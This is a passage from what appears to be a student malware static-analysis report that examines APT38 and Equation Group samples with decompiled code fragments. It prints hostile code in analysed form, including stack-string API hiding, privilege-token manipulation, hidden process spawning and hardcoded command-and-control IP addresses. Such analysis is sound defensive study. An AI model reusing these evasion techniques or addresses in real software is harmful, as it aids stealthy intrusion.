Beginning with the WriteFile function. This is used in several areas including in _write_nolock, which is a function that writes data to a file without locking a thread (TylerMSFT, 2021, 2022), where it is used 6 separate times if certain low-level requirements are met, as well as a user-defined function, “WriteToAFile”, which is referenced across the

program whenever a file needs to be written to. The specific file which is to be written appears to be obfuscated and hence can only be confirmed with dynamic analysis, however it is known from VirusTotal Observer (VirusTotal, no date f) that it writes to a dll file called udhisapi.dll, which is responsible for Universal Plug and Play (UPnP) authorisation. This protocol allows third party applications to open and close ports automatically, which may allow a malicious actor to gain access to a network (Nakutavičiūtė, 2019).

```

R8D:4 dwShareMode
R9:8 lpSecurityAttributes
Stack[0x28]:4 dwCreationDisposition
Stack[0x30]:4 dwFlagsAndAttributes
Stack[0x38]:8 hTemplateFile
143 CreateFileW <not bound>
PTR_CreateFileW_14002e078 XREF[3]: FUN_14000ef9a:14000f0cb(R), FUN_14000f290:14000f2df(R), _initconout:140028ecd(R)
addr KERNEL32.DLL::CreateFileW
*****  
* POINTER to EXTERNAL FUNCTION *  
*****
BOOL __fastcall WriteFile(HANDLE hFile, LPVOID lpBuffer...
EAX:4 <RETURN>
RCX:8 hFile
RDX:8 lpBuffer
R8D:4 nNumberOfBytesToWrite
R9:8 lpNumberOfBytesWritten
Stack[0x28]:8 lpOverlapped
1332 WriteFile <not bound>
PTR_WriteFile_14002e080 XREF[9]: WriteToFile:14000ebbe(R), WriteToFile:14000ec1b(R), _NMSG_WRITE:14001e3ea(R), _write_nolock:1400256c(R), _write_nolock:140025e8(R), _write_nolock:14002605f(R), _write_nolock:140026141(R), _write_nolock:140026259(R), _write_nolock:1400262db(R)
addr KERNEL32.DLL::WriteFile
*****  
* POINTER to EXTERNAL FUNCTION *  
*****
BOOL __fastcall VirtualProtect(LPVOID lpAddress, SIZE_T ...
EAX:4 <RETURN>
RCX:8 lpAddress

```

```

1 ulonglong WriteToFile(ulonglong handle,LPCVOID buffer,uint bytesToWriteNum)
2 {
3     DWORD filePointer;
4     BOOL isHandleClosed;
5     undefined4 extraout_var;
6     ulonglong concatenatedVarnodes;
7     undefined4 extraout_var_00;
8     HANDLE hFile;
9     DWORD local_res8 [2];
10    uint local_res18 [2];
11
12    local_res18[0] = bytesToWriteNum;
13    filePointer = SetFilePointer((HANDLE*)(handle + 8),0,(PLONG)0x0,2);
14    if ((ulonglong)filePointer == (ulonglong)local_res18[0] + 4) {
15        SetFilePointer((HANDLE*)(handle + 8),0,(PLONG)0x0,0);
16    }
17    local_res8[0] = 0;
18    /* Writes data to the specified file or input/output (I/O) device. */
19    WriteFile((HANDLE*)(handle + 8),local_res18[4],local_res8,(LPOVERLAPPED)0x0);
20    hFile = *(HANDLE*)(handle + 8);
21    if (local_res8[0] == 4) {
22        /* Writes data to the specified file or input/output (I/O) device. */
23        WriteFile(hFile,buffer,local_res8[0],(LPOVERLAPPED)0x0);
24        hFile = *(HANDLE*)(handle + 8);
25        if (local_res18[0] == local_res8[0]) {
26            isHandleClosed = CloseHandle(hFile);
27            concatenatedVarnodes = CONCAT71((int)(CONCAT44(extraout_var_00,isHandleClosed) >> 8),1);
28            goto LAB_14000ec39;
29        }
30    }
31    isHandleClosed = CloseHandle(hFile);
32    concatenatedVarnodes = CONCAT44(extraout_var,isHandleClosed) & 0xfffffffffffff00;
33    *(undefined4*)(handle + 8) = 0;
34    return concatenatedVarnodes;
35 LAB_14000ec39:
36
37 }
38
39

```

Figure 50, defupd.exe's usage of WriteFile, with decompiled code for a function that uses it alongside

Next considering VirtualProtect. This function allows the developer to change the protection level of a region of memory, (i.e, read, write, and execute in Linux) using a series of memory protection constants (Bridge, 2022c). The specific flag that is used in this instance is obfuscated using a number of nested function parameters and bitwise operations, as well as packing, however it can be assumed that this is attempting to make a certain area of memory executable for malicious purposes.

```

lVar5 = *param_1;
iVar4 = 0;
uVar3 = *(ulonglong *)(&lVar5 + 0x30) & 0xffffffff00000000;
if ((*(<short *(&lVar5 + 6)) != 0) {
    puVar2 = (uint *)((ulonglong)*(ushort *)(&lVar5 + 0x14) + 0x3c + lVar5);
    do {
        uVar1 = *puVar2;
        if (((uVar1 >> 0x19 & 1) == 0) {
            /* obfuscates protect constant */
            flNewProtect = *(uint *)(&DAT_140041890 +
                ((ulonglong)(uVar1 >> 0x1f) +
                ((longlong)(int)(uVar1 >> 0x1e & 1) +
                (longlong)(int)(uVar1 >> 0x1d & 1) * 2) * 2) * 4);
            if (((uVar1 >> 0x1a & 1) != 0) {
                flNewProtect = flNewProtect | 0x200;
            }
            dwSize = puVar2[-5];
            if (dwSize == 0) {
                if ((uVar1 & 0x40) == 0) {
                    if (-1 < (char)uVar1) goto LAB_1400135be;
                    dwSize = *(uint *)(&lVar5 + 0x24);
                }
                else {
                    dwSize = *(uint *)(&lVar5 + 0x20);
                }
                if (dwSize == 0) goto LAB_1400135be;
            }
            /* Changes the protection on a region of committed pages in the virtual address
               space of the calling process. */
            VirtualProtect((LPVOID)(puVar2[-7] | uVar3), (ulonglong)dwSize, flNewProtect, lpfOldProtect);
        }
    } else {
        VirtualFree((LPVOID)(puVar2[-7] | uVar3), (ulonglong)puVar2[-5], 0x4000);
    }
}
AB_1400135be:
    lVar5 = *param_1;
    iVar4 = iVar4 + 1;
    puVar2 = puVar2 + 10;
} while (iVar4 < (int)(uint)*(ushort *)(&lVar5 + 6));
}
return;

```

Figure 51, VirtualProtect in defupd allowing for memory protection changes in a specific, obfuscated region

This may be used in the next function, CreateProcessW, which according to the Microsoft documentation “Creates a new process and its primary thread. The new process runs in the security context of the calling process.” (Bridge, 2022a). This function is called only once in the program, in a function the tester has named CreateAProcess. Referring once more to VirusTotal it appears as this function spawns an instance of itself when ran, possibly for persistence on the machine.

DeleteFileW (Ashcraft, 2021b) is also used in the application, one function in which it is called makes use of Stack Strings to call SHDeleteKey from Wshlwapi.dll, which may result in registry keys being deleted (jwmsft, 2021b). Additionally, it is known from the VirusTotal report that files in the Windows Error Reporting (WER) directory are deleted, almost certainly using this function.

```

        /* Wshlwapi.dll */
lpModuleName = 0x776c6873;
local_2c = 0x2e697061;
local_28 = 0x6c6c64;
hModule = GetModuleHandleA((LPCSTR)&lpModuleName);
if (hModule == (HMODULE)0x0) {
    hModule = LoadLibraryA((LPCSTR)&lpModuleName);
}
/* SHDeleteKey */
lpProcName = 0x65444853;
local_1c = 0x6574656c;
local_18 = 0x5779654b;
local_14 = 0;

```

Figure 52, one of many instances of the use of stack strings in this file

```

DVar1 = GetFileAttributesW((LPCWSTR)puVar3);
if (DVar1 != 0xffffffff) {
    if (7 < *(ulonglong *)(param_1 + 0x28)) {
        puVar5 = (undefined8 *)*puVar5;
    }
    /* Deletes an existing file. */
    DeleteFileW((LPCWSTR)puVar5);
}
puVar5 = (undefined8 *)(param_1 + 0x38);
puVar3 = puVar5;
if (7 < *(ulonglong *)(param_1 + 0x50)) {
    puVar3 = (undefined8 *)*puVar5;
}
DVar1 = GetFileAttributesW((LPCWSTR)puVar3);
if (DVar1 != 0xffffffff) {
    if (7 < *(ulonglong *)(param_1 + 0x50)) {
        puVar5 = (undefined8 *)*puVar5;
    }
    /* Deletes an existing file. */
    DeleteFileW((LPCWSTR)puVar5);
}

```

Figure 53, section of code that deletes the file

Stack Strings are also being used in Defupd.exe to make external Internet Queries and HTTP Requests by constructing the string that is to be used as the reference to a specific function on the stack in hexadecimal, and then passing that to GetProcAddress, which retrieves the address of a DLL function (Bridge, 2021a), with a handle to the wininet.dll module and the collected function name. This can be seen below.

```

/* InternetQueryOptionW */
local_58 = 0x65746e49;
local_54 = 0x74656e72;
local_50 = 0x72657551;
local_4c = 0x74704f79;
local_48 = 0x576e6f69;
local_44 = 0;
InternetQueryOptionW = GetProcAddress(hModule, (LPCSTR)&local_58);
/* InternetSetOptionW */
local_a0 = 0x65746e49;
local_9c = 0x74656e72;
local_98 = 0x4f746553;
local_94 = 0x6f697470;
local_90 = 0x576e;
local_8e = 0;
InternetSetOptionW = GetProcAddress(hModule, (LPCSTR)&local_a0);
/* InternetCloseHandle */
local_70 = 0x65746e49;
local_6c = 0x74656e72;
local_68 = 0x736f6c43;
local_64 = 0x6e614865;
local_60 = 0x656c64;
InternetCloseHandle = GetProcAddress(hModule, (LPCSTR)&local_70);
/* InternetOpenW */
local_f8 = 0x65746e49;
local_f4 = 0x74656e72;
local_f0 = 0x6e65704f;
local_ec = 0x57;
local_2d8 = InternetCloseHandle;
InternetOpenW = GetProcAddress(hModule, (LPCSTR)&local_f8);
/* InternetConnectW */
local_d0 = 0x65746e49;
local_cc = 0x74656e72;
local_c8 = 0x6e6e6f43;
local_c4 = 0x57746365;
local_c0 = 0;
InternetConnectW = GetProcAddress(hModule, (LPCSTR)&local_d0);
/* HttpOpenRequestA */
local_e8 = 0x70747448;
local_e4 = 0x6e65704f;
local_e0 = 0x75716552;
local_dc = 0x41747365;
local_d8 = 0;
HttpOpenRequestA = GetProcAddress(hModule, (LPCSTR)&local_e8);

```

Figure 54, stack strings being built to reference specific functions

3.3.1.4 Summary

By far the most frequently used construct that APT38 Malware developers make use of, and therefore one of the biggest giveaways that malware is produced by them, is their heavy reliance on Stack Strings to call DLL files and their associated functions (using LoadLibraryA and GetProcAddress (Bridge, 2021a, 2022b)), to hide malicious activity. It is most blatantly used in credssp.dll when it is clearly employed as a part of a credential stealing attempt, however its use in both Defupd.exe and Browser.dll must not be understated, although in both instances it was not necessarily as pronounced as this, they were still present and

calling possibly malicious functions to connect to the internet, delete keys, and possibly do much more.

3.3.2 APT38

3.3.2.1 *A1a91[...].bin*

The first piece of APT38 Malware analysed is the a1a91 binary, which is of considerable size (5.44mb) and compiled and packed using Delphi, an uncommon suite of tools and programming language based off Object Pascal. As a result of this, there are many unfamiliar objects and functions within the code that are not as well documented as languages more closely related to C such as C++ and C#.

As a result of this, and after some difficulty in discerning the main function's usage (especially given the volume of dependencies and child functions branching off from the entry point and main function, the tester elected to begin their assessment proper with the references to functions within advapi32.dll, a library for performing advanced functions on the system.

Fortunately, the three functions from this library that are referenced in this binary exist exclusively in the same function. This function begins by getting the current process, opening the process token with read, write, and execution access using OpenProcessToken. It then uses these privileges to identify the Locally Unique Identifier (LUID) of the system shutdown privilege with LookupPrivilegeValueW, before finally using AdjustTokenPrivileges to get the shutdown privilege for the process and ultimately rebooting the device by passing 0x2 into ExitWindowsEX (Ashcraft, 2021a; Bridge, 2021b; GrantMeStrength, 2021c; jwmsft, 2021a). It should be noted at this stage that the code found in this function is plagiarised almost wholesale from the Microsoft documentation concerning "How to Shut Down the System", with some refactoring and alteration of flags to ensure a reboot is performed (White, 2021d).

```

bool LocalPrivEsc_Reboot(void)
{
    int iVar1;
    HANDLE ProcessHandle;
    BOOL BVar2;
    DWORD DVar3;
    HANDLE *TokenHandle;
    HANDLE hToken;
    _TOKEN_PRIVILEGES luidShutdown;

    iVar1 = FUN_0041ff2c();
    TokenHandle = &hToken;
    if (iVar1 == 2) {
        DVar3 = 0x28;
        ProcessHandle = GetCurrentProcess();
        /* opens current process token with read, execute, and traverse perms */
        BVar2 = OpenProcessToken(ProcessHandle,DVar3,TokenHandle);
        if (BVar2 == 0) {
            return false;
        }
        /* retrieves the locally unique identifier (LUID) used on a specified system to
         * locally represent the specified privilege name */
        LookupPrivilegeValueW((LPCWSTR)0x0,L"SeShutdownPrivilege",&luidShutdown.Privileges[0].Luid);
        luidShutdown.PrivilegeCount = 1;
        luidShutdown.Privileges[0].Attributes = 2;
        /* enables or disables privileges in the token */
        AdjustTokenPrivileges(hToken,0,&luidShutdown,0,(PTOKEN_PRIVILEGES)0x0,(PDWORD)0x0);
        DVar3 = GetLastError();
        if (DVar3 != 0) {
            return false;
        }
    }
    /* Reboots */
    BVar2 = ExitWindowsEx(2,0);
    return (bool)('\'\x01' - (BVar2 == 0));
}

```

Figure 55, a function that reboots the host device

This code in and of itself is an example of an overtly malicious function which makes use of Local Privilege Escalation to modify a target device. However, it is likely this function exists for one of three reasons. Firstly, as a proof-of-concept for local privilege escalation, i.e., to ensure it is possible on a target device, secondly, to install other malicious programs outwith the scope of this piece of malware itself that require a reboot for full installation to take place.

Thirdly, and what is perhaps most likely in this instance, to remove encryption keys for a piece of ransomware. This is likely as PEStudio has already identified known ransomware extensions in the malware, and this APT group is infamous for ransomware scams. It is likely therefore that this entire binary constitutes a piece of ransomware used by APT38.

3.3.2.2 Winmgmt_1.exe

As mentioned in the VirusTotal section for this piece of malware, the behaviour of it appears to be relatively limited. As such, and as internet connectivity (and the specific addresses the malware connects to) has been established, it was decided that effort should be placed on the process creation functionality of the malware.

This is done in the CreateProcessW function (Bridge, 2022a) which is referenced once. Inside this function, a process is created with a high-priority ProcessID on the main thread with a name that is a single null-terminated character. The reason for using a null terminated string as opposed to an actual null value is that if a null value is employed the default process name that will show up is the name of the process, which would tip off a user that something was wrong when a window appears later in execution.

The window that is spawned will either appear then quickly disappear, or not appear at all from a user perspective, as the lpStartupInfo.dwFlags flag is set to 1 (to show a window), but the .wShowWindow flag is set to 0, meaning another window (likely the main window of the currently running process) will appear instead, thereby not tipping off the user about malicious activity (Bridge, 2021d).

```
/* lpApplicationName == L'\0' */
lpProcessInformation.hProcess = (HANDLE)0x0;
lpProcessInformation.hThread = (HANDLE)0x0;
/* high priority window + on main thread */
lpProcessInformation.dwProcessId = 0;
lpProcessInformation.dwThreadId = 0;
lpStartupInfo.size = 0x44;
/* show window */
lpStartupInfo.dwFlags = 1;
/* hide window and show another window */
lpStartupInfo.wShowWindow = 0;
process = CreateProcessW(&lpApplicationName, (LPWSTR)0x0, (LPSECURITY_ATTRIBUTES)0x0,
                      (LPSECURITY_ATTRIBUTES)0x0, 0, 0, (LPCVOID)0x0, (LPCWSTR)0x0, &lpStartupInfo,
                      &lpProcessInformation);
```

Figure 56, spawning a malicious process as hidden as possible

Next, the tester attempted to locate the URLs in the assembly. This was done by first relocating the string value of one of the IP addresses in Radare2 to return the memory offset. Once the address was discovered the tester navigated there inside of Ghidra and discovered a function in which all three URLs were used. These URLs are passed into a function as a parameter that sets the value of the URL to a DAT_ tag in memory. This new location is then fed through several functions for obfuscation purposes, as well as to convert the string to something that can be worked with, until it eventually it returns to the original function.

```

        /* Assigns param_2 to location in param_1 for futher processing */
IncrementParam((short *)&DAT_0041efb8,u_100.43.153.60_0041a07c);
_DAT_0041efd8 = 0x3e3;
IncrementParam((short *)&DAT_0041efda,u_104.194.160.59_0041a05c);
_DAT_0041effa = 0x1bb;
IncrementParam((short *)&DAT_0041effc,u_212.143.21.43_0041a040);
_DAT_0041f01c = 0x3e3;
do {
    while( true ) {
        /* Function holds obfuscated and converted URLs */
        while (puVar2 = (undefined2 *)FUN_00401660(), puVar2 == (undefined2 *)0xffffffff) {
            if (_DAT_0041ef10 == 3) {
                _DAT_0041ef10 = 0;
                FUN_004014d0(DAT_0041efa8 * 0x3c);
                if ((DAT_0041ef08 != 0x123456a) && (DAT_0041ef08 != 0x123456b)) {
                    DAT_0041ef08 = 0x123456c;
                }
            }
            else {
                _DAT_0041ef10 = _DAT_0041ef10 + 1;
            }
        }
    }
}

```

Figure 57, URLs are processed through an obscure method of pointers etc., and returned to this function

3.3.2.3 Binaryreader.dll

The tester made use of multiple decompilation methods, including DotPeek and ILSpycmd, the result of this, however, was not fruitful in the slightest. DotPeek was able to discern many function and class names, as well as function parameters and variables with data types. However, the contents of these functions was not retrievable in any instance. (Including, seemingly, by Ghidra) due to in-depth obfuscation techniques.

What this means is that decompilation is not viable for this piece of malware beyond an extremely surface level. In addition to this, what is discernible from previous analysis techniques is also shockingly limited, as a result the analysis in this section is entirely limited to what can be discerned from generated symbols.

```

// Decompiled with JetBrains decompiler
// Type: binaryreader.Exploit
// Assembly: binaryreader, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// MVID: 6857BDF1-C6A8-40EE-ACE2-436582F6043A
// Assembly location: D:\Year3\ CMP320-T2\PracticalGroups\Assessment\MiniProject\Targets\APT38\binaryreader.dll

using System;
using System.Collections.Generic;
using System.IO;
using System.Runtime.CompilerServices;
using System.Text;
|
namespace binaryreader
{
    public class Exploit
    {
        public static byte[] payload32;
        public static byte[] payload64;
        public static bool is64;
        public static uint[] array;
        public static ulong array_address;
        public static uint array_original_length;
        public static object[] obj;
        public static uint obj_count;

        [MethodImpl(MethodImplOptions.NoInlining)]
        public void run(IDictionary<string, string> initParams)
        {
            // ISSUE: unable to decompile the method.
        }

        [MethodImpl(MethodImplOptions.NoInlining)]
        private bool make_big_array()
        {
            // ISSUE: unable to decompile the method.
        }

        [MethodImpl(MethodImplOptions.NoInlining)]
        private bool get_array_address()
        {
            // ISSUE: unable to decompile the method.
        }

        [MethodImpl(MethodImplOptions.NoInlining)]
        public static byte[] hex2bin(string hex)
        {
            // ISSUE: unable to decompile the method.
        }

        [MethodImpl(MethodImplOptions.NoInlining)]
        private static void report(string msg)
        {
            // ISSUE: unable to decompile the method.
        }
    }
}

```

Figure 58, dotPeek showing methods inside a class labelled "Exploit", where the contents of the methods are unrecovered

The symbols within the binary give several extremely obvious hints that this is a piece of malware, there is a class in the decompiled code called “Exploit” with “payload32” and “payload64” variables consisting of byte arrays, likely for shellcode, as well as “run” and “execute” methods. Additionally, there is a set of classes called “Shell32” and “Shell64” which appear to spawn shells for arbitrary code execution purposes. The specific vulnerabilities used, however, remain unknown.




Figure 59, the assembly explorer with classes and methods of note highlighted

3.3.2.4 Summary

The malware used by APT38, when decompiled, is of a mixed quality from an analyst's perspective. In certain cases, the obfuscation techniques used render the malware either difficult to read or totally unreadable when decompiled, however a multitude of symbols left over, and non-obfuscated code, allow for trivial determination of malware. The usage of symbols such as "Exploit", and not obfuscating ransomware extensions whilst also using example code from Microsoft's documentation results in trivially understandable and detectable code in most cases.

3.3.3 Equation Group

3.3.3.1 DoubleFantasy

According to research conducted by the tester prior to static analysis, this piece of malware is, in part, responsible for checking whether an infected user is noteworthy enough to warrant further exploitation (Kaspersky, 2015), it is a "Validator style trojan".

To this end, the tester elected to begin analysis of DoubleFantasy by analysing functions often associated with privilege elevation. In the context of this malware these are OpenProcessToken and DuplicateTokenEx (Ashcraft, 2021c; Bridge, 2021b).

In this binary both functions are referenced in a single function, one the tester has named "DuplicateToken". In this function the thread token for the current thread is opened with

desired access as a parameter passed into the function externally, followed by opening the process token from the current process with write permissions enabled (White, 2021c), before finally using `DuplicateTokenEx` to create a pointer to a new token with identical security permissions, known as an impersonation token (Ashcraft, 2021e).

```
DVar1 = DesiredAccess;
ThreadToken = GetCurrentThread();
isTokenOpen = OpenThreadToken(ThreadToken,DVar1,isTokenOpen,TokenHandle);
if (isTokenOpen == 0) {
    DVar1 = GetLastError();
    /* 0x3f0 == "ERROR_NO_TOKEN" */
    if (DVar1 == 0x3f0) {
        DVar1 = DesiredAccess;
        if (param_2 != 0) {
            /* Grants the right to write data to the file. */
            DVar1 = 2;
        }
        TokenHandle = hExistingToken;
        ThreadToken = GetCurrentProcess();
        isTokenOpen = OpenProcessToken(ThreadToken,DVar1,TokenHandle);
        if (isTokenOpen != 0) {
            if (param_2 == 0) {
                return hExistingToken[0];
            }
            /* produces impersonation token "to capture the security information of a client
               process, allowing a server to "impersonate" the client process in security
               operations." */
            isTokenOpen = DuplicateTokenEx(hExistingToken[0],DesiredAccess,(LPSECURITY_ATTRIBUTES)0x0,
                                          param_3,TokenImpersonation,&phNewToken);
            if (isTokenOpen == 0) {
                phNewToken = (HANDLE)0x0;
            }
            if (hExistingToken[0] == (HANDLE)0x0) {
                return phNewToken;
            }
            CloseHandle(hExistingToken[0]);
            return phNewToken;
        }
    }
}
```

Figure 60, the `DuplicateToken` function decompiled and commented

An impersonation token can be used in several ways according to the microsoft documentation. Of note in this instance is usage in the `AccessCheck` function, as this is also being used in the malware. The token when used in tandem with `AccessCheck` allows malware to determine a client's access rights (Ashcraft, 2021f). This is consistent with the information the tester obtained through research.

The `AccessCheck` function is similarly only used once, in this case the `DesiredAccess` parameter is set to 1, indicating the target user should have permissions to read data and list directories (White, 2021c). Additionally, however, the `GenericMapping` parameter, which “defines the mapping of generic access rights to specific and standard access rights for an object” (GrantMeStrength, 2021a), is set to `GenericAll`, which indicates that all possible types of access are to be allowed for a specified object, in this case the `ClientToken`.

```

        /* initializes a new header of an access control list */
InitializeAcl(pAcl,0x54,2);
        /* adds an access-allowed access control entry (ACE) to an access control list
           (ACL). The access is granted to a specified security identifier (SID). */
AddAccessAllowedAce(pAcl,2,1,pSid);
InitializeSecurityDescriptor(pSecurityDescriptor,1);
pOwner = 1;
local_7f = 1;
local_7e = 0;
local_7d = 0;
local_7c = 0;
local_7b = 0;
local_7a = 0;
local_79 = 1;
local_78 = 0;
SetSecurityDescriptorOwner(pSecurityDescriptor,&pOwner,0);
SetSecurityDescriptorGroup(pSecurityDescriptor,&pOwner,0);
SetSecurityDescriptorDacl(pSecurityDescriptor,1,pAcl,0);
GenericMapping.GenericRead = 0;
GenericMapping.GenericWrite = 0;
GenericMapping.GenericExecute = 0;
        /* access mask defining all possible types of access to an object. */
GenericMapping.GenericAll = 1;
PrivilegeSetLength = 0x14;
        /* DesiredAccess set to 1 == 'FILE_READ_DATA'&&'FILE_LIST_DIRECTORY' */
local_84 = AccessCheck(pSecurityDescriptor,ClientToken,1,&GenericMapping,&PrivilegeSet,
                      &PrivilegeSetLength,&GrantedAccess,AccessStatus);

```

Figure 61, Access Check function being used, and its context, with comments

From previous research it is also understood that, if the target is determined to be “valid” (by whatever standards the Equation group have determined), one of Equation’s other pieces of malware is launched to create persistence in the system and exploit it more fully. This is almost certainly done with the CreateProcessA function.

This function creates a new process from the command line that inherits handles. The command itself, however, is obfuscated to a significant degree. Firstly, the code sets a 0x209 byte region of memory with `memset` (*memset - C++ Reference*, no date), then uses the `strncpy` command to copy the first 0x208 bytes of the “this” pointer, represented as a char value, into the command variable. This is of great interest as a method of obfuscation, as the “this” pointer points to an instance of the class that it is in at runtime, therefore there must be some low-level memory exploit that places a valid command string, or a pointer to that command, at the very top of the class instance at runtime.

After this a single space character is appended to the command, followed by a small snippet of code that is likely creating arguments, which are then also appended to the command, both by `strncat` (*strncat - C++ Reference*, no date), before the process is finally run.

```

GetStartupInfoA((LPSTARTUPINFOA)&stack0xfffffd7c);
    /* sets lpCommandLine to 0x209 0 characters */
memset(lpCommandLine,0,0x209);
    /* copy first 0x208 bytes of the current class object to lpCommandLine */
strncpy(lpCommandLine,(char *)this,0x208);
pcVar2 = lpCommandLine;
do {
    cVar1 = *pcVar2;
    pcVar2 = pcVar2 + 1;
} while (cVar1 != '\0');
    /* append a single space character at the end of the command */
strncat(lpCommandLine," ",0x208 - ((int)pcVar2 - (int)(lpCommandLine + 1)));
pcVar2 = lpCommandLine;
do {
    cVar1 = *pcVar2;
    pcVar2 = pcVar2 + 1;
} while (cVar1 != '\0');
    /* append a single character of the contents of param_3 to the end of the
       command */
strncat(lpCommandLine,source,0x208 - ((int)pcVar2 - (int)(lpCommandLine + 1)));
    /* run the command with inherited handles */
isProcessCreated =
    CreateProcessA((LPCSTR)0x0,lpCommandLine,(LPSECURITY_ATTRIBUTES)0x0,
        (LPSECURITY_ATTRIBUTES)0x0,1,0,(LVOID)0x0,(LPCSTR)0x0,
        (LPSTARTUPINFOA)&stack0xfffffd7c,&lpProcessInformation);

```

Figure 62, decompiled and commented code showing the CreateProcessA function in context

It may be assumed that this process is running a piece of secondary malware as research suggests, however this is not discernible in decompiled code at this time.

3.3.3.2 Fanny

Next we come to FannyWorm. This is a worm developed by EquationGroup for the purposes of mapping air-gapped networks through infection via USB stick (Kaspersky, 2015). The worm creates a hidden partition on the stick and stores data collected from the device it's plugged into.

To this end the tester decided to analyse the USB functions in this malware to gain more generic insight into the malware. The primary function used in this case is GetVolumeInformationA . Many of the arguments passed in are defined in external memory locations (akin to global variables) and act similarly to stack variables as seen before in the other groups' malware, with the distinction being this is done outwith the scope of a specific function.

The first argument, lpRootPathName, is a pointer to a string containing the name of the root directory of the volume. In this case, this is "d:\", which can be assumed to mean targeting a USB drive (although this is not necessarily failproof). From this a slew of information can be gained, including the serial number, system flags, and information that can determine the file system the device contains (Ashcraft, 2021d). After this, (and after a line of erroneous decompiled C), the fanny.bmp malware, the actual payload, is found, and the path to this is returned. This can be seen below:

```

fannyRoot = d_ColonSlash_f;
uStack32 = annyl;
uStack28 = dotBMP1;
uStack24 = DAT_100100a8;
lpRootPathName = d_ColonSlash;

```

Figure 63, Stack Variables

```

do {
    /* gets the volume information of a plugged in USB */
    hFindFile = (HANDLE)GetVolumeInformationA
        ((LPCSTR)&lpRootPathName,&lpVolumeNameBuffer,0x200,
         &lpVolumeSerialNumber,&lpMaximumComponentLength,
         &lpFileSystemFlags,&lpFileSystemNameBuffer,0x200);
    if (hFindFile != (HANDLE)0x0) {
        /* this is inaccurate */
        fannyRoot = fannyRoot & 0xffffffff | lpRootPathName & 0xff;
        /* find USB on system */
        hFindFile = FindFirstFileA((LPCSTR)&fannyRoot,&lpFindFileData);
        if (hFindFile != (HANDLE)0xffffffff) {
            uVar2 = FindClose(hFindFile);
            /* return USB path */
            return uVar2 & 0xffffffff | lpRootPathName & 0xff;
        }
    }
    lpRootPathName = lpRootPathName & 0xffffffff | (uint)(byte)((char)lpRootPathName + 1);
    uVar2 = uVar2 + 1;
} while (uVar2 < 0x17);
return (uint)hFindFile & 0xffffffff;

```

Figure 64, getting the volume information

This whole process is repeated 23 times, possibly changing each time it is performed in some way the tester was unable to discern. Information beyond this within the malware is sparse and could not be discerned due to the high level of obfuscation

3.3.3.3 GrayFish

Finally comes analysis of GrayFish, this piece of malware has been referred to as “the most modern and sophisticated malware implant from the Equation group” (Kaspersky, 2015). As a result, attempting to discern much in the way of anything from the decompiled code is a great challenge.

For example, looking once again at the CreateProcessA function, which was found to be creating several processes from the VirusTotal scan. This function is called on the 197th line of the decompiled code. Before this each of the parameters of the target function are passed through a series of functions and statements that manipulate the memory of said parameters and other variables outwith the scope of the program (for example, a piece of data located at offset 0xfffffec). This complexity makes determination of the process that is running functionally impossible.

What can be determined from this, however, is that the process created begin in a suspended state due to the process creation flag being set to 0x44 (Bridge, 2022a, 2022b), followed by setting the priority of the thread its in to first idle, and then time critical (Bridge, 2021c), before resuming the thread and closing the handle.

```

146 *(undefined *)(&unaff_EBP + -4) = 6;
147 pvVar2 = FUN_00405145();
148 strcat((char *)(&unaff_EBP + -0x988),*(char **)((int)pvVar2 + 4),0x800);
149 *(undefined *)(&unaff_EBP + -4) = 0;
150 FUN_004100fd(&unaff_EBP + -0x24);
151 strcat((char *)(&unaff_EBP + -0x988),&DAT_00421ebc,0x800);
152 strcat((char *)(&unaff_EBP + -0x988),*(char *)(&unaff_EBP + -0x184),0x800);
153 strcat((char *)(&unaff_EBP + -0x988),&DAT_00421eb0,0x800);
154 FUN_0040535b();
155 (&DAT_ffffffec)[&unaff_EBP] = 1;
156 *(undefined *)(&unaff_EBP + -4) = 7;
157 pvVar2 = FUN_00405145();
158 strcat((char *)(&unaff_EBP + -0x988),*(char **)((int)pvVar2 + 4),0x800);
159 *(undefined *)(&unaff_EBP + -4) = 0;
160 FUN_004100fd(&unaff_EBP + -0x24);
161 strcat((char *)(&unaff_EBP + -0x988),&DAT_00421eb4,0x800);
162 FUN_0040535b();
163 (&DAT_ffffffec)[&unaff_EBP] = 1;
164 *(undefined *)(&unaff_EBP + -4) = 8;
165 pvVar2 = FUN_00405145();
166 strcat((char *)(&unaff_EBP + -0x988),*(char **)((int)pvVar2 + 4),0x800);
167 *(undefined *)(&unaff_EBP + -4) = 0;
168 FUN_004100fd(&unaff_EBP + -0x24);
169 strcat((char *)(&unaff_EBP + -0x988),&DAT_00421ec0,0x800);
170 FUN_0040535b();
171 (&DAT_ffffffec)[&unaff_EBP] = 1;
172 *(undefined *)(&unaff_EBP + -4) = 9;
173 pvVar2 = FUN_00405145();
174 strcat((char *)(&unaff_EBP + -0x988),*(char **)((int)pvVar2 + 4),0x800);
175 *(undefined *)(&unaff_EBP + -4) = 0;
176 FUN_004100fd(&unaff_EBP + -0x24);
177 strcat((char *)(&unaff_EBP + -0x988),&DAT_00421eb4,0x800);
